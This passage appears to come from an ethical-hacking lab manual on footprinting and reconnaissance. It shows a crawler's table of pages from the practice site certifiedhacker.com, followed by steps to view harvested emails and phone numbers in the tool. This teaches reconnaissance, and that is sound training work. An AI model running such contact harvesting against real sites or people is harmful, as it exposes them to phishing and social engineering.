
URL	Title	Keywords	Description	Host	Domain	Page size	Page last modified	Key
http://certifiedhacker.com/Online Booking/	Online Booking: Hotel Info	booking, hotel, hote	Online Booking	http://certifiedha	com	39498	2/10/2011	
http://certifiedhacker.com/Online Booking/	Online Booking: Print Preview	booking, hotel, hote	Online Booking	http://certifiedha	com	5693	2/10/2011	
http://certifiedhacker.com/P-folio/about.htm	P-Folio			http://certifiedha	com	9307	2/10/2011	
http://certifiedhacker.com/P-folio/blog.html	P-Folio			http://certifiedha	com	9464	2/10/2011	
http://certifiedhacker.com/P-folio/contact.htm	P-Folio			http://certifiedha	com	8531	2/10/2011	
http://certifiedhacker.com/P-folio/portfolio.htm	P-Folio			http://certifiedha	com	10049	2/10/2011	
http://certifiedhacker.com/Real Estates/Professional Real Estate Service Real Estate	Professional Real Estate Service Real Estate	real estate, real est	Professional Real Estate Service	http://certifiedha	com	3683	2/10/2011	
http://certifiedhacker.com/Real Estates/Professional Real Estate Service Real Estate	Professional Real Estate Service Real Estate	real estate, real est	Professional Real Estate Service	http://certifiedha	com	4352	2/10/2011	
http://certifiedhacker.com/Real Estates/Professional Real Estate Service Real Estate	Professional Real Estate Service Real Estate	real estate, real est	Professional Real Estate Service	http://certifiedha	com	5767	2/10/2011	
http://certifiedhacker.com/Real Estates/Professional Real Estate Service Real Estate	Professional Real Estate Service Real Estate	real estate, real est	Professional Real Estate Service	http://certifiedha	com	5789	2/10/2011	
http://certifiedhacker.com/Recipes/about-us	Your company - About us	Some keywords the A	short description of your comp	http://certifiedha	com	5762	2/10/2011	
http://certifiedhacker.com/Recipes/apple	Your company - Recipes detail	Some keywords the A	short description of your comp	http://certifiedha	com	10147	2/10/2011	
http://certifiedhacker.com/Recipes/Chicken	Your company - Recipes detail	Some keywords the A	short description of your comp	http://certifiedha	com	10081	2/10/2011	
http://certifiedhacker.com/Recipes/Chicken	Your company - Recipes detail	Some keywords the A	short description of your comp	http://certifiedha	com	9594	2/10/2011	
http://certifiedhacker.com/Recipes/Chinese	Your company - Recipes detail	Some keywords the A	short description of your comp	http://certifiedha	com	9635	2/10/2011	
http://certifiedhacker.com/Recipes/contact-us	Your company - Contact us	Some keywords the A	short description of your comp	http://certifiedha	com	5828	2/10/2011	
http://certifiedhacker.com/Recipes/honey	Your company - Recipes detail	Some keywords the A	short description of your comp	http://certifiedha	com	9355	2/10/2011	
http://certifiedhacker.com/Recipes/kebabs	Your company - Recipes detail	Some keywords the A	short description of your comp	http://certifiedha	com	8397	2/10/2011	
http://certifiedhacker.com/Recipes/menu	Your company - Menu	Some keywords the A	short description of your comp	http://certifiedha	com	7909	2/10/2011	
http://certifiedhacker.com/Recipes/recipes	Your company - Recipes	Some keywords the A	short description of your comp	http://certifiedha	com	12716	2/10/2011	
http://certifiedhacker.com/Recipes/tandoori	Your company - Recipes detail	Some keywords the A	short description of your comp	http://certifiedha	com	8862	2/10/2011	
http://certifiedhacker.com/Recipes/recipes	Your company - Recipes detail	Some keywords the A	short description of your comp	http://certifiedha	com	10804	2/10/2011	
http://certifiedhacker.com/Recipes/menu-category	Your company - Menu category	Some keywords the A	short description of your comp	http://certifiedha	com	11584	2/10/2011	
http://certifiedhacker.com/Recipes/recipes	Your company - Recipes category	Some keywords the A	short description of your comp	http://certifiedha	com	12451	2/10/2011	
http://certifiedhacker.com/Social Media/about-us	Unite - Together is Better (created by Paralle	keywords, or phrase	A brief description of this websit	http://certifiedha	com	13274	2/10/2011	
http://certifiedhacker.com/Social Media/sa	Unite - Together is Better (created by Paralle	keywords, or phrase	A brief description of this websit	http://certifiedha	com	16239	2/10/2011	
http://certifiedhacker.com/Social Media/sa	Unite - Together is Better (created by Paralle	keywords, or phrase	A brief description of this websit	http://certifiedha	com	12143	2/10/2011	
http://certifiedhacker.com/Social Media/sa	Unite - Together is Better (created by Paralle	keywords, or phrase	A brief description of this websit	http://certifiedha	com	1489	2/10/2011	
http://certifiedhacker.com/Social Media/sa	Unite - Together is Better (created by Paralle	keywords, or phrase	A brief description of this websit	http://certifiedha	com	16259	2/10/2011	
http://certifiedhacker.com/Turbo Max/iepn				http://certifiedha	com	5227	2/10/2011	
http://certifiedhacker.com/Under the trees/	Under the Trees			http://certifiedha	com	8593	2/10/2011	
http://certifiedhacker.com/Under the trees/	Under the Trees			http://certifiedha	com	2963	2/10/2011	
http://certifiedhacker.com/Under the trees/	Under the Trees			http://certifiedha	com	5932	2/10/2011	

Module 02 – Footprinting and Reconnaissance

12. Select the **Emails** tab to view information related to emails such as Email address, Name, URL, Title, etc.




13. Select the **Phones** tab to view the Phone, Source, Tag, URL, etc.

